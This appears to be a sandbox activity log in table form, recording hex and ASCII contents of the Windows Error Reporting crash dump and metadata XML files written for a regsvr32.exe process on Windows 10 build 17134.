File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa ee 6b 00 10 00 00 00 00 a8 d6 e7 00 bc 9a 11 77 23 00 00 00 02 02 00 00 68 d6 e7 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+....................k...... ....w#.......h...+.........	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	48	34 04 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 a0 ce 00 00 00 00 00 64 d6 e7 00 00 00 00 00 9c 29 00 00 70 25 00 00 cc 02 00 00 00 22 00 00	4........@.............d..... ...)..p%......."..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	4	28 00 00 00	(...	success or wait	40	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	30	18 00 00 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	....r.e.g.s.v.r.3.2...e.x.e...	success or wait	40	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	752	00 00 00 10 00 00 00 00 00 e0 05 00 00 00 00 00 b2 63 8d 60 1a 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 50 ab 02 00 00 00 00 00 a0 f0 02 00 00 00 00 dd 5f 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 32 8f 03 00 00 00 00 00 9a 97 03 00 00 00 00 00 00 00 00 00 00 00 00 00 e1 b3 1a 00 00 00 00 00 5f 4b 05 00 00 00 00 00 40 ff 1f 00 00 00 00 00 93 76 05 00 00 00 00	................c.`.......... ....Zb...... ....P............. ._..................2......... ...._K...... @........v.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	9474	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t...................... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.......I.o. C.o.m.p.l.e.t.i.o.n.......T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.......I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	108	03 00 00 00 34 00 00 00 fc 06 00 00 04 00 00 00 e4 10 00 00 3c 07 00 00 05 00 00 00 a4 00 00 00 cc 24 00 00 06 00 00 00 a8 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 c8 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 00 1a 00 00 ba 70 00 00 15 00 00 00 ec 01 00 00 20 18 00 00 16 00 00 00 98 00 00 00 0c 1a 00 00	....4.....<..... ...$.....T.....8..... ....T.....p.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 35 00 31 00 33 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.5.1.3.2.<./.P.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.r.e.g.s.v.r.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 35 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.7.1.5.7.<./.U.p.t.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 39 00 38 00 33 00 33 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.9.9.9.8.3.3.6.0. <./.P.e.a. k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 39 00 37 00 35 00 31 00 36 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.9.9.9.7.5.1.6.8.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 32 00 32 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.2.2.2.6.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 33 00 39 00 33 00 32 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.3.9.3.2.8.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 31 00 39 00 36 00 36 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.1.9.6.6.7.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 33 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.3.3.8.4.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
